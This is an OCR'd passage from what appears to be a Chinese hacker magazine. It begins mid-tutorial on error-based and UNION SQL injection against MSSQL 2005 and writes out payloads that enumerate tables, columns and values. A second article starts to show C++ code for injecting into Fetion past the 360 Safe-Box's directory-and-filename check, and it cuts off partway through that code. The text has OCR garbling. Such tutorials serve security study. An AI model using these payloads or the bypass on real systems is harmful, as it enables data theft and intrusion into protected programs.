


图 7

取得已爆表名的十六进制后，再次提交语句："AND 1 IN (SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME!=0x410064007600650072007400690073A0065007200)"，如图 8 所示，成功爆出第二个表名，剩下的依此类推。当然，读取数据库的 INFORMATION_SCHEMA.TABLES 表内容，只是当前数据库的表名，如果要读取

整个数据库的表名，可以读 sysobjects 表的 name 列名，原理同上。




图 8

获取列名

获取表名后，得到列名是 SQL 注入的下一个关键问题。在 MSS QL 2005 的数据库里，有一张名为 sys.all_objects 的表，其中存放着表与列的信息，表的列名 object_id 里存放着一个数值，对应着另一表 sys.all_columns 里的列名 ID，而 sys.all_ columns 表里存放着列的信息。执行 "Select * from sys.all_objects"，如图 9 所示，可知列名 name 和列名 object_id 是相对应的。在注入时，可以通过指定 name 值来指定爆地表的 object_id 的值。

提交"AND 999999< (SELECT TOP 1 CAST ([OBJECT_ID] AS NVARCHAR(20)) FROM SYS.ALL_ OBJECTS WHERE NAME=0x43006C00690063006- B0049005000)–"，如图 10 所示，无法直接爆出数值来。虽然我们可以用折半法来进行猜解，但由于其数值都在 10 位以上，所以也不太可能，所有我们要联合两张表来直接查询。




图 9

再次提交："AND 9 in (SELECT B.NAME FROM SYSOBJECTS A,SYSCOLUMNS B WHERE A.ID=B.ID AND A.NAME=0x43006C00690063006B004900- 5000)–"，如图 11 所示，成功爆出表名 0x43006C00690063006B00-49005000 的第一个列名 ID 了。我们加入条件 "and B.NAMe != 0x 已经爆出的列名"，依此类推即可依次爆出列名。




图 10




图 11

比如提交 "AND 9 in (SELECT B.NAME FROM SYSOBJECTS A,SYSCOLUMNS B WHERE A.ID=B.ID AND A.NAME=0x43006C00690063006B0049005000 AND B.NAME!=0x49004400)–"，可得到如图 12 所示的结果。




图 12

获取值

在获取了表名和列名之后，获取其值也是很简单

的。比较常用的有如下语句：

- Test.asp?id=1 AND 77= (SELECT ascii(@@VERSION))
- Test.asp?id=1 AND 1=2 UNSION SELECT 1,2,3..@@VERSION-...

一种是爆错对比，一种是 union 操作。第一种是基于查询后值的对比，而 union 操作是将执行返回的结果直接在浏览器显示，从而避免繁琐的折半猜测。在使用 union 操作时，前提则是前后查询的两种结果的结构相同，即是列名数相同，可以通过“order by 列名数”来鉴别。

```
order by 1—
order by 2
……
order by 8—
```

此时，返回错误页面，即说明列名数是 8，再执行语句“Unsion select 1,2,3,4,5,6,7,8–”来取出记录。

总 结

谈到防范 SQL 注入攻击，尽管不同的数据库会有不同的攻击技巧，复杂程序也各不相同，而许多 SQL 注入防范措施仅仅从某一处着手或者部分有效，从一个安全整体的角度立体的防护或许是值得借鉴的方法，比如从代码逻辑层、数据库层、网络层、系统层等。从本文阐述的原理来看，下次针对数据库的安全加固，你是否会调整一下 SYSOBJECTS、SYSCOLUMNS 等表的权限呢？好像数据库批量挂马也有用到这两个表哦！

前置知识：VC
关键词：编程、360、注入



轻松注入 360 保险箱保护的程序

文/图 河南大学化学化工学院 hackicer

360 保险箱想必大家都不会陌生，它可以保护我们的程序不被其他的程序注入，有效地保护我们账号密码的安全性。可是你可曾想过 360 保护程序的原理吗？又或者想过绕过 360 保险箱的保护，进而把我们的代码注入到其保护的程序中呢？

首先说一下 360 保险箱的原理。360 保险箱是怎样判断自己保护的程序是不是合法的呢？我们可以看一下图 1。有个“软件位置”选项，这就是要保护的软件所在的目录，还有一个工作路径，就是 360 保险箱用来判断程序是否合法的一个依据，当然，不仅是工作路径，还有程序的名字也是一个依据。简单来说就是，在工作路径下的名为 Fetion.exe 的可执行程序，360 保险箱都认为是合法程序，这就给我们的注入有了可趁之机。其实这里我感觉它应该 Hook 一些函数来防止注入，这样效果肯定比仅判断目录和文件名好得多。原理说完了，注入的方法自然也有了，下面我们就开始我们的注入之旅吧。

给出的注入代码在这里我只作为演示之用，没有提供什么功能，仅仅是注入到程序中，所用的例子是飞信程序。还有就是我参考了黑防以往的一个作者的代码，基本没有改动（其实注入的代码很多，自己搜索一下就可以了）。这里我贴出来不同的地方，也是需要注意的地方，代码如下：




图 1

```
int procID = 0;
HANDLE hsnap = ::CreateToolhelp32Snapshot (TH32CS_
SNAPPROCESS,NULL);
//用进程快照的方法枚举进程
PROCESSENTRY32 pe;
pe.dwSize = sizeof(PROCESSENTRY32);
```

```
bool flag = ::Process32First(hsnap,&pe);
while(flag)
{
flag = ::Process32Next(hsnap,&pe);
if( strncmp(pe.szExeFile,"Fetion",strlen("Fetion"))== 0 )
//飞信在不同的机器上，进程名不同，但前面都是 Fetion
{
if( strlen(pe.szExeFile) > strlen("Fetion.exe") )
